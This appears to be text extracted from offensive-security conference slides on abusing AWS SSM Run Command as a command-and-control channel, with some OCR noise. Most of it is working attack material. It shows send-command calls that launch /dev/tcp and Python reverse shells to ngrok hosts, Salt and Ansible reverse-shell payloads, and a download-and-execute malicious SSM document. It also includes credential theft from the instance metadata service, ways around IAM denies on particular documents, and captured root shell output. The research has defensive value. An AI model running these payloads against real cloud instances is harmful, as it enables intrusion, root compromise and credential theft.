The C2 tool no one talks about AWS SSM - RunCommand

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- Co-founder of Olsec.ro





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- Co-founder of Olsec.ro
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- Blog: https://securitycafe.ro/author/eagavriloae/





- Pentesting anything but cloud: 1 RCE in 2.5 years
- Pentesting and reviewing cloud: 3 RCE on steroids in last year



Web vulnerability webshell, need to privesc, blocked by WAF

Web vulnerability SSM Run Command



root, full reverse shell, no instance is safe

▼ Operations Management

Explorer

OpsCenter

CloudWatch Dashboard

Incident Manager

▼ Application Management

Application Manager

AppConfig

Parameter Store

▼ Change Management

Change Manager

Automation

Change Calendar

Maintenance Windows

▼ Node Management

Fleet Manager

Compliance

Inventory

Hybrid Activations

Session Manager

Run Command

State Manager

Patch Manager

Distributor

▼ Shared Resources

Documents

MANAGEMENT TOOLS

AWS Systems ManagerGain Operational Insight Resources.

Get Started with Systems Manager

View operational data for groups of resources, so you can quickly identify and

How it works



Group your resources

Group your AWS resources and save them into resource groups



View insights

See relevant operational dat dashboards about your grou resources

Features

Remote connect


Quickly and securely access your Amazon EC2 instances

Resou

Make s







```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 --document-name "AWS-RunShellScript" --parameters commands=id | Select-String CommandID "CommandId": "fldcbbe0-13f8-49ad-b04c-46714645lec1",
```


```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 --document-name "AWS-RunShellScript" --parameters commands=id | Select-String CommandID

"CommandId": "fldcbbe0-13f8-49ad-b04c-467146451ec1",

PS D:\> aws ssm list-command-invocations --command-id fldcbbe0-13f8-49ad-b04c-467146451ec1 --details | Select-String '"Output"'

"Output": "uid=0(root) gid=0(root) groups=0(root)\n",

PS D:\> |
```





♦ The instance must be able to communicate with SSM

- The instance must be able to communicate with SSM
- You need to know the target's instance ID

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 - ssm:SendCommand

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- You need to know the target's instance ID
- A role/user that has:
 - ssm:SendCommand
- Optional
 - □ ssm:ListCommandInvocations or ssm:GetCommandInvocation

- Instance ID from metadata API
 - □ http://169.254.169.254/latest/meta-data/instance-id

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 - □ http://169.254.169.254/latest/meta-data/instance-id
- Or from:

- aws ec2 describe-instances
- aws ec2 describe-addresses
- aws ec2 describe-volumes
- aws ec2 describe-bundle-tasks
- aws ec2 describe-classic-link-instances
- aws ec2 describe-conversion-tasks
- aws ec2 describe-elastic-gpus
- aws ec2 describe-export-tasks
- aws ec2 describe-fleets
 - aws ec2 describe-fleet-instances --fleet-id \$fleet id

- aws ec2
 describe-iam-instance-profile-associations
- aws ec2
 describe-instance-credit-specifications
- aws ec2 describe-instance-event-windows
- aws ec2 describe-instance-status
- aws ec2 describe-network-insights-analyses
- aws ec2 describe-replace-root-volume-tasks
- aws ec2 describe-network-interfaces
- aws ec2 describe-route-tables
- aws ec2 describe-spot-instance-requests
- * aws ec2 describe-volume-status

Our permissions

```
1 - {
        "Version": "2012-10-17",
        "Statement": [
                "Effect": "Allow",
                "Action": "ssm:SendCommand",
                "Resource": "*"
10
                "Effect": "Allow",
                "Action": [
11 -
                    "ssm:ListCommandInvocations",
12
                    "ec2:DescribeInstances"
13
14
                "Resource": "*"
15
16
17
18
```

- Typical host exploitation
 - Exfiltrating data, backdoors, lateral movement, disruption etc.

- Typical host exploitation
 - Exfiltrating data, backdoors, lateral movement, disruption etc.
- Cloud specific attacks
 - Access credentials exfiltration



curl http://169.254.169.254/latest/meta-data/iam/security-credentials


Get output with role name




Attacker

Run Command feature via AWS CLI

Communication in background via SSM agent



Target EC2



Can you get reverse shell through SSM Run Command?



```
PS C:\Users\thisisme> aws ssm send-command --instance-ids i-0ecad5485f77f18f4 --document-name "AWS-RunShellScript"
--parameters commands="0<&196;exec 196<>/dev/tcp/6.tcp.eu.ngrok.io/17529; sh <&196 >&196 2>&196"
    "Command": {
        "CommandId": "f8de3a69-a6c4-4a10-8768-b1e7c1520860",
        "DocumentName": "AWS-RunShellScript",
        "DocumentVersion": "$DEFAULT",
        "Comment": "",
        "ExpiresAfter": "2023-01-12T10:42:52.056000+02:00",
        "Parameters": {
            "commands": [
                "0<&196; exec 196<>/dev/tcp/6.tcp.eu.ngrok.io/17529; sh <&196 >&196 2>&196"
        "InstanceIds": [
            "i-0ecad5485f77f18f4"
        ],
        "Targets": [],
        "ReguestedDateTime": "2023-01-12T08:42:52.056000+02:00",
        "Status": "Pending",
        "StatusDetails": "Pending",
        "OutputS3Region": "us-east-1",
        "OutputS3BucketName": "",
        "OutputS3KeyPrefix": "",
        "MaxConcurrency": "50",
```

```
ngrok
Try our new native Go library: https://github.com/ngrok/ngrok-go
Session Status
                              online
                                           (Plan: Free)
Account
                              update available (version 3.1.1-rc1, Ctrl-U to update)
Update
Version
                              3.0.4
Region
                              Europe (eu)
Latency
                              32ms
Web Interface
                              http://127.0.0.1:4040
Forwarding
                              tcp://6.tcp.eu.ngrok.io:17529 -> localhost:4444
Connections
                              ttl
                                              rt1
                                                      rt5
                                                               p50
                                                                       p90
                                      opn
—(Message from Kali developers)
 This is a minimal installation of Kali Linux, you likely
 want to install supplementary tools. Learn how:
 ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
---(kali⊕ kali)-[~]
-s nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54374
id
uid=0(root) gid=0(root) groups=0(root)
```

* The reverse shell from the internet will work if:

- The reverse shell from the internet will work if:
 - The instance is public

- The reverse shell from the internet will work if:
 - The instance is public
 - The security groups are allowing outbound connections to your host

3. Exploitation

- The reverse shell from the internet will work if:
 - The instance is public
 - The security groups are allowing outbound connections to your host
- * However...

4. Reverse shells in private EC2 instances




- Download and install:
 - Repository: https://github.com/saw-your-packet/EC2StepShell
 - PyPi: https://pypi.org/project/EC2StepShell/

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- UNIX and Windows EC2 instances

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- UNIX and Windows EC2 instances
- Private and public EC2 instances
 - Even if the security groups are not allowing communications with your IP

- Download and install:
 - Repository: https://github.com/saw-your-packet/EC2StepShell
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- ssm:SendCommand + (ssm:ListCommandInvocations | ssm:GetCommandInvocation)
- UNIX and Windows EC2 instances
- Private and public EC2 instances
 - Even if the security groups are not allowing communications with your IP
- Doesn't trigger AVs from the way it works



```
PowerShell
PS D:\> python -m ec2stepshell i-0ecad5485f77f18f4 --region us-east-1 --os windows
Author: Eduard Agavriloae
[~] No authentication was provided. The default profile from AWS CLI will be used.
[~] Instance's OS is not WINDOWS
root@ip-172-31-83-151.ec2.internal:/usr/bin# hostname
ip-172-31-83-151.ec2.internal
root@ip-172-31-83-151.ec2.internal:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-172-31-83-151.ec2.internal:/usr/bin#
```

4. Reverse shells in private EC2 instances

- EC2StepShell and everyone else
 - AWS-RunShellScript
 - AWS-RunPowershellScript

4. Reverse shells in private EC2 instances

- EC2StepShell and everyone else
 - AWS-RunShellScript
 - AWS-RunPowershellScript
- What if a policy denies you access to exactly these documents?

```
1 - {
        "Version": "2012-10-17",
        "Statement": [
                "Effect": "Allow",
                "Action": [
                     "ssm:SendCommand"
                 "Resource": "*"
10
            },
11 -
12
                "Effect": "Deny",
                "Action": "ssm:SendCommand",
13
14 -
                 "Resource": [
                     "arn:aws:ssm:*:*:document/AWS-RunShellScript",
15
                     "arn:aws:ssm:*:*:document/AWS-RunPowershellScript"
16
17
18
19 -
20
                "Effect": "Allow",
21 -
                 "Action": [
                     "ec2:DescribeInstances",
                     "ssm:ListCommandInvocations"
23
24
25
                 "Resource": "*"
26
27
28 }
```

5. Reverse shell using other documents

	Prerequisites	Rev shell	Parameters in payload	Download sources
AWS-RunSaltState	Yes	Yes	Yes	S3, HTTP(S)
AWS-ApplyAnsiblePlaybooks	No		Yes	S3, GitHub
AWS-RunAnsiblePlaybook	Yes		Yes	S3, HTTP(S)
AWS-InstallPowerShellModule	No		Yes-ish	HTTP(S)
AWS-InstallApplication	No		Yes	HTTP(S)
AWS-RunRemoteScript	No		No	HTTP(S)
AWS-RunDocument	No		Yes	S3, GitHub, HTTP(S)

5. Reverse shell using other documents 5.1 AWS-RunSaltState

```
3 lines (3 sloc) | 101 Bytes

1 mycommand:
2 cmd.run:
3 - name: 0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196
```

5. Reverse shell using other documents 5.1 AWS-RunSaltState

```
aws ssm send-command --document-name AWS-RunSaltState \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters \
     '{"stateurl":["https://raw.githubusercontent.com/saw-your-packet/fun-with-ssm/main/AWS-RunSaltState/linux/reverse_shell.yml"],
     "pillars":["{\"host\":\"7.tcp.eu.ngrok.io\", \"port\":\"14460\"}"]}'
```

5. Reverse shell using other documents 5.1 AWS-RunSaltState

```
ngrok
Want to improve ngrok? Take our survey: https://ngrok.com/survey
Session Status
                              online
                                            (Plan: Free)
Account
                              update available (version 3.1.1-rc1, Ctrl-U to update)
Update
Version
                              3.0.4
Region
                              Europe (eu)
Latency
                              37ms
Web Interface
                              http://127.0.0.1:4040
Forwarding
                              tcp://7.tcp.eu.ngrok.io:14460 -> localhost:31337
Connections
                              ttl
                                                              p50
                                                                       p90
                                      opn
                                              0.00
                                                              8.32
                                                                      8.32
                                                      0.00
  —(kali⊛kali)-[~]
- nc -nvlp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50208
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
```

5. Reverse shell using other documents 5.2 AWS-ApplyAnsiblePlaybooks

```
8 lines (7 sloc) | 224 Bytes

1 ---
2 - name: "Playing with Ansible and Git"
3 hosts: localhost
4 connection: local
5 tasks:
6
7 - name: "Saying hi from remote host"
8 shell: "0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196"
```

5. Reverse shell using other documents 5.2 AWS-ApplyAnsiblePlaybooks

```
aws ssm send-command --instance-id i-0ecad5485f77f18f4 \
    --document-name "AWS-ApplyAnsiblePlaybooks" \
    --parameters \
    '{"SourceType":["GitHub"],"SourceInfo":["{\"owner\":\"saw-your-packet\",
    \"repository\":\"fun-with-ssm\",\"path\":\"AWS-ApplyAnsiblePlaybooks/linux/\",
    \"getOptions\":\"branch:main\"}"],"InstallDependencies":["True"],"PlaybookFile":
    ["reverse_shell.yml"],"ExtraVariables":["host=6.tcp.eu.ngrok.io_port=13012"]}'
```

```
ngrok
Add Okta or Azure to protect your ngrok dashboard with SSO: https://ngrok.com/dashSSO
Session Status
                              online
Account
                                          (Plan: Free)
Update
                              update available (version 3.1.1-rc1, Ctrl-U to update)
Version
                              3.0.4
Region
                              Europe (eu)
Latency
                              38ms
Web Interface
                              http://127.0.0.1:4040
                              tcp://6.tcp.eu.ngrok.io:13012 -> localhost:1234
Forwarding
Connections
                              ttl
                                              rt1
                                                      rt5
                                                              p50
                                                                      p90
                                      opn
                                      1
                                              0.00
                                                      0.00
                                                              0.00
                                                                      0.00
                              0
 —(kali⊛kali)-[~]
-$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48188
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/var/lib/amazon/ssm/i-0ecad5485f77f18f4/document/orchestration/ac660alb-3718-4b22-ba8c-bd72f134d783/downloads
ansible-test.yml
cat ansible-test.yml
  - name: "Playing with Ansible and Git"
    hosts: localhost
    connection: local
    tasks:
    - name: "just execute a ls -lrt command"
      shell: "0<&196; exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196"
```

5. Reverse shell using other documents 5.3 AWS-RunAnsiblePlaybook

```
aws ssm send-command --document-name "AWS-RunAnsiblePlaybook" \
    --instance-id i-0ecad5485f77f18f4 \
    --parameters \
        '{"playbookurl":["https://raw.githubusercontent.com/saw-your-packet/fun-w
        ith-ssm/main/AWS-RunAnsiblePlaybook/linux/reverse_shell.yml"],"extravars"
        :["host=7.tcp.eu.ngrok.io port=14355"]}'
```

5. Reverse shell using other documents 5.4 AWS-InstallPowerShellModule

```
aws ssm send-command --document-name "AWS-InstallPowerShellModule" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"source":["https://your-server.com/module.ps1"],
    "commands":["whoami"]}' \
    --region us-east-1
```

5. Reverse shell using other documents 5.5 AWS-InstallApplication

```
aws ssm send-command --document-name "AWS-InstallApplication" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"action":["Install"], "parameters":["parameters"],
"source":["https://your-server.com/file.msi"]}' \
    --region us-east-1
```

5. Reverse shell using other documents 5.6 AWS-RunRemoteScript

```
"Version": "2012-10-17",
        "Statement": [
 4 -
                "Effect": "Allow",
                "Action": [
                    "ssm:SendCommand",
                    "ec2:DescribeInstances",
                    "ssm:ListCommandInvocations"
10
                "Resource":
11
12
            },
13 *
14
                "Effect": "Deny",
                "Action": "ssm:SendCommand",
15
                "Resource": [
16 -
                    "arn:aws:ssm:*:*:document/AWS-RunShellScript",
17
                    "arn:aws:ssm:*:*:document/AWS-RunPowershellScript",
18
                    "arn:aws:ssm:*:*:document/AWS-RunSaltState",
19
                    "arn:aws:ssm:*:*:document/AWS-ApplyAnsiblePlaybooks",
20
                    "arn:aws:ssm:*:*:document/AWS-RunAnsiblePlaybook",
21
22
                    "arn:aws:ssm:*:*:document/AWS-InstallPowerShellModule",
                    "arn:aws:ssm:*:*:document/AWS-InstallApplication",
23
                    "arn:aws:ssm:*:*:document/AWS-RunRemoteScript"
24
25
26
27
28
```

6. AWS-RunDocument

- Downloads and executes documents from remote sources
- Infinite possibilities?

```
28 lines (28 sloc) 776 Bytes
        "schemaVersion": "2.2",
        "description": "rev shell document linux",
        "parameters": {
          "host": {
            "description": "(Required) Specify the host.",
            "type": "String"
          "port": {
            "description": "(Optional) Specify the port. The default value is 4444.",
            "type": "String",
            "default": "4444"
        "mainSteps": [
            "action": "aws:runShellScript",
            "name": "shell",
            "inputs": {
              "runCommand": [
               "port={{ port }}",
                "host1={{ host }}",
                "python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"'$host1'\",'$port'));os
```

6. AWS-RunDocument

```
aws ssm send-command --document-name "AWS-RunDocument" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters
'{"sourceType":["GitHub"],"sourceInfo":["{\"owner\":\"saw-your-packet\",
\"repository\":\"fun-with-ssm\",
\"path\":\"AWS-RunDocument/linux/Reverse-Shell-Python\",\"getOptions\":\"branch:ma
in\"}"],
"documentParameters":["{\"host\":\"2.tcp.eu.ngrok.io\",\"port\":\"11448\"}"]}' \
    --region us-east-1
```

```
ngrok
Try our new native Go library: https://github.com/ngrok/ngrok-go
Session Status
                              online
                                           (Plan: Free)
Account
Update
                              update available (version 3.1.1-rc1, Ctrl-U to update)
Version
                              3.0.4
Region
                              Europe (eu)
Latency
                              34ms
Web Interface
                              http://127.0.0.1:4040
Forwarding
                              tcp://2.tcp.eu.ngrok.io:17104 -> localhost:4444
Connections
                              ttl
                                                      rt5
                                                              p50
                                                                      p90
                                      opn
                                              rt1
                                      1
                                                              21.77
                              1
                                              0.00
                                                      0.00
                                                                      21.77
 —(kali⊕ kali)-[~]
-s nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48974
# id
id
uid=0(root) gid=0(root) groups=0(root)
# pwd
pwd
/var/snap/amazon-ssm-agent/6312
```


7. Making malicious SSM documents

- aws:applications
- * aws:downloadContent
- aws:psModule
- aws:runPowerShellScript
- aws:runShellScript


```
V {
       "schemaVersion": "2.2",
       "description": "Download and execute (doesn't handle AV)",
       "parameters": {
         "url": {
           "description": "(Required) Full download URL.",
           "type": "String"
         "name": {
           "description": "(Required) File's name",
           "type": "String"
         "destination": {
           "description": "(Required) Full path where to download.",
           "type": "String"
       "mainSteps": [
18 ∨
```

```
"action": "aws:runShellScript",
"name": "ExecuteLinux",
"precondition": {
 "StringEquals": [
   "platformType",
   "Linux"
"inputs": {
 "runCommand": [
    "{{ destination }}/{{ name }}"
```


```
aws ssm send-command --document-name "AWS-RunDocument" \
    --instance-id i-0972f048bf66a424b \
    --parameters
'{"sourceType":["GitHub"],"sourceInfo":["{\"owner\":\"saw-your-packet\",
\"repository\":\"fun-with-ssm\",
\"path\":\"AWS-RunDocument/cross-platform/Download-and-Execute\",
